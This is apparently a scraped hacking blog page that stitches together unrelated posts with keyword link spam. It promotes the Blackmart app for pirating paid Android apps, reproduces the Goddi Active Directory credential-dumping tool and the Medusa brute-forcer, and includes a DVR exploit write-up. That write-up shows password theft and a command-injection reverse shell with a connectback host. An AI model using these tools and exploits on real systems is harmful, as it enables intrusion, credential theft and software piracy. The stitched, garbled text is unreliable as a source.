DOWNLOAD BLACKMART ANDROID APP – DOWNLOAD PLAYSTORE PAID APPS FREE

Android made endless possibilities for everyone. It introduced a platform where are millions of apps that a user can download and buy depending on their needs. You're thinking about Google PlayStore, yes I am also talking about Google PlayStore. It's categorized app collection depending on every niche of life. Few of them are free and some of them are paid. Most of the paid apps are only charges small cost in between $2 to $8, but few apps are highly costly that make cost over $50 even, which is not possible for every user to buy and get benefit from it. So, here I am sharing a really useful app, that can make every Google PlayStore app for you to download it for free. You can download any paid app that may even cost about $50. It's totally free. Download blackmart Android app and download google play store paid apps freely.

DOWNLOAD BLACKMART ANDROID APP – DOWNLOAD PLAYSTORE PAID APPS FREE

  • It's extremely easy to use.
  • It has a Multilingual option for a global user experience.
  • The app doesn't ask for any payments.
  • Capable to download full of downloadable applications.
  • Super fast in downloading and installation.

Read more


  1. Hacker Google
  2. Hacking For Dummies
  3. Pentest Dns
  4. Hacking Games Online
  5. Hacker Computer
  6. Pentest Plus
  7. Pentest+ Vs Oscp
  8. Hacking Software
  9. Pentest
  10. Hacker Tools
  11. Hacker Attack
  12. Pentest Methodology
  13. Pentest Cyber Security
  14. Pentest Os
  15. Hacker Attack
  16. Pentest Checklist
  17. Hacker Language

Goddi (Go Dump Domain Info) - Dumps Active Directory Domain Information


Based on work from Scott Sutherland (@_nullbind), Antti Rantasaari, Eric Gruber (@egru), Will Schroeder (@harmj0y), and the PowerView authors.

Install
Use the executables in the releases section. If you want to build it yourself, make sure that your go environment is setup according to the Go setup doc. The goddi package also uses the below package.
go get gopkg.in/ldap.v2

Windows
Tested on Windows 10 and 8.1 (go1.10 windows/amd64).

Linux
Tested on Kali Linux (go1.10 linux/amd64).
  • umount, mount, and cifs-utils need to be installed for mapping a share for GetGPP
apt-get update
apt-get install -y mount cifs-utils
  • make sure nothing is mounted at /mnt/goddi/
  • make sure to run with sudo

Run
When run, will default to using TLS (tls.Client method) over 636. On Linux, make sure to run with sudo.
  • username: Target user. Required parameter.
  • password: Target user's password. Required parameter.
  • domain: Full domain name. Required parameter.
  • dc: DC to target. Can be either an IP or full hostname. Required parameter.
  • startTLS: Use to StartTLS over 389.
  • unsafe: Use for a plaintext connection.

PS C:\Users\Administrator\Desktop> .\godditest-windows-amd64.exe -username=testuser -password="testpass!" -domain="test.local" -dc="dc.test.local" -unsafe
[i] Begin PLAINTEXT LDAP connection to 'dc.test.local'...
[i] PLAINTEXT LDAP connection to 'dc.test.local' successful...
[i] Begin BIND...
[i] BIND with 'testuser' successful...
[i] Begin dump domain info...
[i] Domain Trusts: 1 found
[i] Domain Controllers: 1 found
[i] Users: 12 found
[*] Warning: keyword 'pass' found!
[*] Warning: keyword 'fall' found!
[i] Domain Admins: 4 users found
[i] Enterprise Admins: 1 users found
[i] Forest Admins: 0 users found
[i] Locked Users: 0 found
[i] Disabled Users: 2 found
[i] Groups: 45 found
[i] Domain Sites: 1 found
[i] Domain Subnets: 0 found
[i] Domain Computers: 17 found
[i] Deligated Users: 0 found
[i] Users with passwords not set to expire: 6 found
[i] Machine Accounts with passwords older than 45 days: 18 found
[i] Domain OUs: 8 found
[i] Domain Account Policy found
[i] Domain GPOs: 7 found
[i] FSMO Roles: 3 found
[i] SPNs: 122 found
[i] LAPS passwords: 0 found
[i] GPP enumeration starting. This can take a bit...
[i] GPP passwords: 7 found
[i] CSVs written to 'csv' directory in C:\Users\Administrator\Desktop
[i] Execution took 1.4217256s...
[i] Exiting...

Functionality
StartTLS and TLS (tls.Client func) connections supported. Connections over TLS are default. All output goes to CSVs and are created in /csv/ in the current working directory. Dumps:
  • Domain users. Also searches Description for keywords and prints to a seperate csv ex. "Password" was found in the domain user description.
  • Users in priveleged user groups (DA, EA, FA).
  • Users with passwords not set to expire.
  • User accounts that have been locked or disabled.
  • Machine accounts with passwords older than 45 days.
  • Domain Computers.
  • Domain Controllers.
  • Sites and Subnets.
  • SPNs and includes csv flag if domain admin (a flag to note SPNs that are DAs in the SPN CSV output).
  • Trusted domain relationships.
  • Domain Groups.
  • Domain OUs.
  • Domain Account Policy.
  • Domain deligation users.
  • Domain GPOs.
  • Domain FSMO roles.
  • LAPS passwords.
  • GPP passwords. On Windows, defaults to mapping Q. If used, will try another mapping until success R, S, etc... On Linux, /mnt/goddi is used.


Related posts


Medusa: A Speedy, Parallel And Modular Login Brute-forcing Tool


About Medusa
   Medusa is a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible. The author considers following items as some of the key features of this application:

   Thread-based parallel testing. Brute-force testing can be performed against multiple hosts, users or passwords concurrently.

   Flexible user input. Target information (host/user/password) can be specified in a variety of ways. For example, each item can be either a single entry or a file containing multiple entries. Additionally, a combination file format allows the user to refine their target listing.

   Modular design. Each service module exists as an independent .mod file. This means that no modifications are necessary to the core application in order to extend the supported list of services for brute-forcing.

   Multiple protocols supported. Many services are currently supported (e.g. SMB, HTTP, MS-SQL, POP3, RDP, SSHv2, among others).

   See doc/medusa.html for Medusa documentation. For additional information:

Building on macOS

#getting the source
git clone https://github.com/jmk-foofus/medusa
cd medusa

#macOS dependencies
brew install freerdp
$ export FREERDP2_CFLAGS='-I/usr/local/include'
$ export FREERDP2_LIBS='-I/usr/local/lib/freerdp'

#building
./configure
make

#executing

./src/medusa
Medusa's Installation
   Medusa is already installed on Kali Linux, Parrot Security OS, BlackArch and any other Linux distros based for security pentesting purposes.

   For Debian-based distro users, open your Terminal and enter this command:
sudo apt install medusa

   For Arch Linux-based distro users, enter this command: sudo pacman -S medusa

About the author:

You might like these similar tools:

Related word


  1. Hacker Types
  2. Hacking Resources
  3. Pentest Ubuntu
  4. Pentest Enumeration
  5. Pentestmonkey
  6. Hacking Gif
  7. Hacking Names
  8. Pentest
  9. Hackerone
  10. Pentest Dns
  11. Pentest Practice Sites
  12. Hacking Script
  13. Hacking Health
  14. Pentest Example Report
  15. Hacking Jacket
  16. Pentestmonkey

Any Indian DigiLocker Account Could've Been Accessed Without Password

The Indian Government said it has addressed a critical vulnerability in its secure document wallet service Digilocker that could have potentially allowed a remote attacker to bypass mobile one-time passwords (OTP) and sign in as other users to access their sensitive documents stored on the platform. "The OTP function lacks authorization which makes it possible to perform OTP validation with

via The Hacker News

Related posts


  1. Hacking Hardware
  2. Hacking Typer
  3. Pentest Dns
  4. Pentest Documentation
  5. Hackerone
  6. Pentest Uk
  7. Hacking Tutorials
  8. Pentest News
  9. Hacking To The Gate
  10. Pentestgeek

Swann Song - DVR Insecurity

"Swan song" is a metaphorical phrase for a final gesture, effort, or performance given just before death or retirement. This post serves as the "swan song" for a whole slew of DVR security systems. With that being said, I will refer to the lyrical master MC Hammer, lets turn this mutha' out.

I recently had a chance to get my hands on a 4 channel DVR system system sold under a handful of company banners (4/8/16 channels) - Swann, Lorex, Night Owl, Zmodo, URMET, kguard security, etc. A few device model numbers are - DVR04B, DVR08B, DVR-16CIF, DVR16B
After firing up the device and putting it on the network I noticed that it was running a telnet server, unfortunately the device does not appear to come configured with an easy/weak login :(. Time to open it up and see whats going on :)

After opening the device up something grabbed my attention right away....

The highlighted header looked like a pretty good possibility for a serial port, time to break out the multi-meter and check. After a couple power cycles, the header was indeed a serial port :)

After hooking up my usb to serial breakout board to the device serial port and guessing at the following serial settings: 115200 8-N-1 , I was stuck looking at a login prompt without a working login or password.

Lucky for me the device startup can be reconfigured using the u-boot environment. The environment variable "bootargs" can be adjusted to boot the linux system into single user mode by appending "single" to the end of the existing settings:
setenv bootargs mem=68M console=ttyAMA0,115200 root=1f01 rootfstype=jffs2 mtdparts=physmap-flash.0:4M(boot),12M(rootfs),14M(app),2M(para) busclk=220000000 single


This change to the bootargs variable is only temporary at this point, if we were to power cycle the device the change would be lost. It is possible to write these changes to the device, but in this case we only want to boot into single user mode once. To boot the device you need to tell the boot loader where the kernel exists in memory, this value can be found in the default environment variable "bootdcmd".


Once the device is booted up in single user mode, the root password can be reset and the device can be rebooted. Telnet now works, but what fun is that when these devices don't normally expose telnet to the internet :). Now for the real fun...looking at the device the default configuration is setup to auto-magically use the power of the dark lord satan (uPnP) to map a few ports on your router (if it supports uPnP). One of the ports that it will expose is for the web (activeX) application and the other is the actual comms channel the device uses (port 9000). The first item I looked at was the web application that is used to view the video streams remotely and configure the device. The first thing that I found with this lovely device is that the comms channel (9000) did not appear to do any authentication on requests made to it...Strike 1. I imagine the activeX application that is used to connect to the device could be patched to just skip the login screen, but that seems like a lot of work, especially when there are much easier ways in. The next thing I saw was a bit shocking...when you access the application user accounts page the device sends the application all the information about the accounts stored on the device. This includes the login and password. In clear text. Strike 2. I created a small PoC in python that will pull the password from a vulnerable device:
python getPass.py 192.168.10.69
[*]Host: 192.168.10.69
[+]Username: admin
[+]Password: 123456
Script can be found here.

After owning the device at the "application" level, I figured it was time to go deeper.

Port 9000 is run by a binary named 'raysharpdvr'. I pulled the binary off the device and started going through it looking for interesting stuff. First thing I noticed was the device was using the "system" call to carry out some actions, after chasing down these calls and not seeing much, the following popped up:


"sprintf" with user input into a "system", that'll do it. Couple problems to overcome with this. First in order to use this vector for command injection you must configure the device to use "ppp" - this will cause the device to go offline and we will not be able to interact with it further :(. We can get around this issue by injecting a call to the dhcp client appliction ("udhcpc") - this will cause the device to use dhcp to get its network information bypassing the previous "ppp" config. The other issue is once we have reconfigured the device to run our command, it needs to be restarted before it will execute (its part of the init scripts). The application does not actually provide a way to reboot the device using the web interface, there is a section that says 'reboot', but when it is triggered nothing happens and some debugging information displayed in the serial console saying the functionality is not implemented. Lucky for us there are plenty of overflow bugs in this device that will lead to a crash :). The device has a watchdog that polls the system to check if the "raysharpdvr" application is running and if it does not see it, it initiates a system reboot - very helpful. With those two issues out of the way the only thing left is HOW to talk to our remote root shell that is waiting for us....luckily the device ships with netcat built into busybox, -e flag and all :)
Usage: sploit.py <target> <connectback host> <connectback port>
$ python sploit.py 192.168.10.69 192.168.10.66 9999
[*]Sending Stage 1
[*]Sending Stage 2
[*]Rebooting the server with crash....
Ncat: Version 5.21 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:9999
Strike 3, get this weak shit off my network. The script can be found here. The script relies on the web application running on port 80, this is not always the case so you may need to adjust the script to fix if your device listens on another port. It is also worth noting that it may take a few minutes for the device to reboot and connect back to you.
Unfortunately the web server that runs on this device does not behave correctly (no response headers) so I do not believe finding these online is as easy as searching shodan, however it is possible to fingerprint vulnerable devices by looking for hosts with port 9000 open.

tl;dr; A whole slew of security dvr devices are vulnerable to an unauthenticated login disclosure and unauthenticated command injection.

Read more


  1. Pentest Environment
  2. Pentest Wifi
  3. Pentest Wordpress
  4. Pentesting Tools
  5. Hacking Script
  6. Pentest Jobs
  7. Hacker Website
  8. Pentest Android App
  9. Hacker Kevin Mitnick
  10. Hackerx
  11. Hacker Website
  12. Hacker Code

TLS-Attacker V2.2 And The ROBOT Attack

We found out that many TLS implementations are still vulnerable to different variations of a 19-year old Bleichenbacher's attack. Since Hanno argued to have an attack name, we called it ROBOT: https://robotattack.org

Given the new attack variants, we released a new version of TLS-Attacker 2.2, which covers our vulnerabilities.

Bleichenbacher's attack from 1998

In 1998, Daniel Bleichenbacher discovered that the error messages given by SSL servers for errors in the PKCS #1 1.5 padding allow an adversary to execute an adaptive-chosen ciphertext attack. This attack also belongs to the category of padding oracle attacks. By performing the attack, the adversary exploits different responses returned by the server that decrypts the requests and validates the PKCS#1 1.5 padding. Given such a server, the attacker can use it as an oracle and decrypt ciphertexts.
We refer to one of our previous blog posts for more details.

OK, so what is new in our research?

In our research we performed scans of several well-known hosts and found out many of them are vulnerable to different forms of the attack. In the original paper, an oracle was constructed from a server that responded with different TLS alert messages. In 2014, further side-channels like timings were exploited. However, all the previous studies have considered mostly open source implementations. Only a few vulnerabilities have been found.

In our scans we could identify more than seven vulnerable products and open source software implementations, including F5, Radware, Cisco, Erlang, Bouncy Castle, or WolfSSL. We identified new side-channels triggered by incomplete protocol flows or TCP socket states.

For example, some F5 products would respond to a malformed ciphertext located in the ClientKeyExchange message with a TLS alert 40 (handshake failure) but allow connections to timeout if the decryption was successful. We could observe this behaviour only when sending incomplete TLS handshakes missing ChangeCipherSpec and Finished messages.
See our paper for more interesting results.

Release of TLS-Attacker 2.2

These new findings motivated us to implement the complete detection of Bleichenbacher attacks in our TLS-Attacker. Before our research, TLS-Attacker had implemented a basic Bleichenbacher attack evaluation with full TLS protocol flows. We extended this evaluation with shortened protocol flows with missing ChangeCipherSpec and Finished messages, and implemented an oracle detection based on TCP timeouts and duplicated TLS alerts. In addition, Robert (@ic0ns) added many fixes and merged features like replay attacks on 0-RTT in TLS 1.3.
You can find the newest version release here: https://github.com/RUB-NDS/TLS-Attacker/releases/tag/v2.2

TLS-Attacker allows you to automatically send differently formatted PKCS#1 encrypted messages and observe the server behavior:
$ java -jar Attacks.jar bleichenbacher -connect [host]:[port]
In case the server responds with different error messages, it is most likely vulnerable. The following example provides an example of a vulnerable server detection output:
14:12:42 [main] CONSOLE attacks.impl.Attacker - A server is considered vulnerable to this attack if it responds differently to the test vectors.
14:12:42 [main] CONSOLE attacks.impl.Attacker - A server is considered secure if it always responds the same way.
14:12:49 [main] CONSOLE attacks.impl.Attacker - Found a difference in responses in the Complete TLS protocol flow with CCS and Finished messages.
14:12:49 [main] CONSOLE attacks.impl.Attacker - The server seems to respond with different record contents.
14:12:49 [main] INFO attacks.Main - Vulnerable:true
In this case TLS-Attacker identified that sending different PKCS#1 messages results in different server responses (the record contents are different).
Related articles
  1. Pentest Book
  2. Pentesterlab
  3. Pentest Practice
  4. Pentest Iso
  5. Pentestmonkey Cheat Sheet
  6. Pentest App
  7. Pentest Nmap
  8. Pentest Os

How Do I Get Started With Bug Bounty ?

How do I get started with bug bounty hunting? How do I improve my skills?


These are some simple steps that every bug bounty hunter can use to get started and improve their skills:

Learn to make it; then break it!
A major chunk of the hacker's mindset consists of wanting to learn more. In order to really exploit issues and discover further potential vulnerabilities, hackers are encouraged to learn to build what they are targeting. By doing this, there is a greater likelihood that hacker will understand the component being targeted and where most issues appear. For example, when people ask me how to take over a sub-domain, I make sure they understand the Domain Name System (DNS) first and let them set up their own website to play around attempting to "claim" that domain.

Read books. Lots of books.
One way to get better is by reading fellow hunters' and hackers' write-ups. Follow /r/netsec and Twitter for fantastic write-ups ranging from a variety of security-related topics that will not only motivate you but help you improve. For a list of good books to read, please refer to "What books should I read?".

Join discussions and ask questions.
As you may be aware, the information security community is full of interesting discussions ranging from breaches to surveillance, and further. The bug bounty community consists of hunters, security analysts, and platform staff helping one and another get better at what they do. There are two very popular bug bounty forums: Bug Bounty Forum and Bug Bounty World.

Participate in open source projects; learn to code.
Go to https://github.com/explore or https://gitlab.com/explore/projects and pick a project to contribute to. By doing so you will improve your general coding and communication skills. On top of that, read https://learnpythonthehardway.org/ and https://linuxjourney.com/.

Help others. If you can teach it, you have mastered it.
Once you discover something new and believe others would benefit from learning about your discovery, publish a write-up about it. Not only will you help others, you will learn to really master the topic because you can actually explain it properly.

Smile when you get feedback and use it to your advantage.
The bug bounty community is full of people wanting to help others so do not be surprised if someone gives you some constructive feedback about your work. Learn from your mistakes and in doing so use it to your advantage. I have a little physical notebook where I keep track of the little things that I learnt during the day and the feedback that people gave me.


Learn to approach a target.
The first step when approaching a target is always going to be reconnaissance — preliminary gathering of information about the target. If the target is a web application, start by browsing around like a normal user and get to know the website's purpose. Then you can start enumerating endpoints such as sub-domains, ports and web paths.

A woodsman was once asked, "What would you do if you had just five minutes to chop down a tree?" He answered, "I would spend the first two and a half minutes sharpening my axe."
As you progress, you will start to notice patterns and find yourself refining your hunting methodology. You will probably also start automating a lot of the repetitive tasks.

Read more